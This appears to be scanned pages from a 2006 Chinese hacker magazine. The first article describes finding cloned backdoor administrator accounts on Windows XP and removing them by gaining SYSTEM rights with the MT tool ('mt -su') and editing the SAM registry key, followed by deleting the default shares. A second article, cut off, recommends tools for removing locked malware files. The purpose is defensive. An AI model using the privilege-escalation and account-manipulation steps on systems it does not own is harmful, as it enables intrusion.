


图1




图2

接着我又右击“我的电脑”，从“属性”菜单里打开“远程”项，如图2。

发现“允许用户远程连接到这台计算机”是被选中的，我又到朋友正在上网的机器上看了一下，发现他使用的电脑上也是这两个帐户被克隆，而且也允许远程连接！于是我使用**net user 用户 新密码**命令更改了他机器上的一个用户的密码，然后看能不能远程连接上，结果连接成功，而且顺利登录！看来有人将XP不支持2个用户登录的限制也给解除了！此举究竟是网管还是其他人所为我就不清楚了。这两个被克隆的帐号极有可能是入侵者试图登录其它电脑所使用的后门帐号！

看来当前唯一的解决办法就是删除那两个被克隆过的账号了。这里我给大家介绍一种通过修改注册表来删除系统中被克隆的账号的方法，方法是在“开始”－“运行”中输入regedit，接着展开到“HKEY_LOCAL_MATHINE\SAM\SAM\Domains\Account\Users\Names”下，然后将其下以被克隆的账号的名字命名的项删除即可！这个时候有些朋友就提出疑问了：当我们使用当前登陆的用户账号（administrator权限）访问该注册表项的时候，当访问到“HKEY_LOCAL_MATHINE\SAM\SAM”的时候，发现其下已经没有子项了，如图3，这个是怎么回事呢？

其实这是由于“HKEY_LOCAL_MATHINE\SAM\SAM”这个注册表项只能由具有System权限的用户才可以访问到，即使我们使用当前的具有administrator权限的账号也是无法访问的，所以我们就要将当前的用户权限提升为System权限，具体该怎么做呢？经常玩脚本入侵的朋友应该对MT这个工具不陌生吧？！它灵巧的身材和强大的功能为我们的入侵解决了不少实际问题！当我们看MT的帮助的时候，会发现它有很多的参数，其中就有一个参数“-su”，MT对该参数解释为：“Run process as Local_System privilege.”，意思是以本地系统权限来运行一个程序，好的，我们就使用它来提升我们当前用户为System权限！方法是在“开始”－“运行”中输入cmd，然后在命令提示符下进入MT文件所在的目录，我这里为了方便把它放在了C盘的根目录下面，之后输入“mt -su”，成功后会提示“Successful！”，然后MT便会打开一个新的命令提示符窗口，然后我们将whoami这个程序拷贝到C:\Windows\System32目录下，接着输入whoami，看见了吧，我们已经具有System权限了！如图4。




图3




图4




图5

然后我们在该窗口中输入**regedit**，成功后我们就以System权限打开了注册表编辑器，这样我们就具有访问**“HKEY_LOCAL_MATHINE\SAM\SAM”**下的子键的权限了！如图5。




图6




图7

怎么样？这回可以访问了吧！然后我们依次展开到“**HKEY_LOCAL_MATHINE\SAM\SAM\Domains\Account\Users\Names**”下，如图6，看见了吧，我们系统中的账号都在这里，然后我们将以刚才被克隆的那两个账号的名字命名的项删除即可，之后我们再次使用LP_Check查看一下，如图7，怎么样，克隆账号被成功清除了吧！

然后就是将“允许用户远程连接到这台计算机”前面的勾去掉，接着使用“net user 用户名 新密码”来将当前系统中的用户的密码进行更改，之后再使用“**net share**”命令查看下当前系统中存在的共享信息，接着使用“**net share ipc$ /del**”、“**net share admin$ /del**”、“**net share c$ /del**”、“**net share d$ /del**”、“**net share e$ /del**”来将当前系统中的默认共享全部删除掉，防止别人再利用其他的办法再次骚扰我的机器。

方法以及思路我就先介绍到这里了，如果大家还有什么更好的方法欢迎到X的论坛与我交流！我的ID是旭方。

文章难易度：★★
文章阅读点：如何使用Unlocker结合瑞星防火墙2006查找及清除各种恶意程序

珠联璧合——快速清除恶意程序

花的神明

看了黑客X档案06年第4期上的“清除恶意软件，恢复补丁清誉”一文后，感觉受益匪浅，文中提到的清除恶意程序的方法的确很实用，但我认为其操作的方法有些繁琐。时下各种病毒、木马、间谍程序、蠕虫等呈现泛滥趋势，严重威胁着单机和局域网的安全，通常方法是安装各种杀毒和防火墙软件，防范和清除企图侵入系统的恶意程序。不过，病毒等恶意程序的发展速度是很快的，即使用户不断的升级病毒库，也未必能及时发现最新的病毒，有时我们通过IceSword等安全软件，能够发现潜伏到系统中的可疑程序，但是当试图手工删除这些可疑程序时，系统却提示无法删除文件。对于这些删不了的“难缠”的文件，通常情况下，只有记下文件的路径，利用启动型光盘，或者利用各种工具将软盘、闪盘等移动存储器制作成引导盘，引导系统进入DOS环境，手工进行删除操作。如果系统是NTFS分区，那在DOS下还得使用NTFSdos来手工删除，对于新手来说，这样的操作显得比较麻烦，如果这些可疑的文件是具有破坏力的病毒等恶意程序时，不及时将其删除会造成严重后果。在Windows9X时代，可以在系统文件夹里的Wininit.ini文件中加入特殊指令，在系统启动前删除文件。但在Windows2000/XP大行其道的今天，如何能够抢在系统启动之前将其删除呢？Unlocker就是一款不错的工具，它能在文件被系统锁定的情况下，依然可以对文件进行删除、移动、改名等操作。“工欲善其事，必先利其器”，要删除潜伏在系统中的恶意程序，必须要有一双“慧眼”来发现恶意程序的行踪，我推荐目前很常用的瑞星防火墙2006，瑞星防火墙2006具有许多新特性，其中比较有特色的就是对系统启动项的全面管理功能，如图1，将Unlocker和瑞星防火墙2006联合使用，那么潜伏到系统的恶意程序就无“容身”之地了。

如何发现可疑程序

现在的病毒等恶意程序往往设计得非常狡猾，常常利用进程注入、修改注册表启动项、将自身注册成系统服务、实现和特定文件类型的关联、在系统Boot前加载等技术来隐藏自己。而瑞星防火墙2006具有的全面管理启动项功能，能让恶意程序的

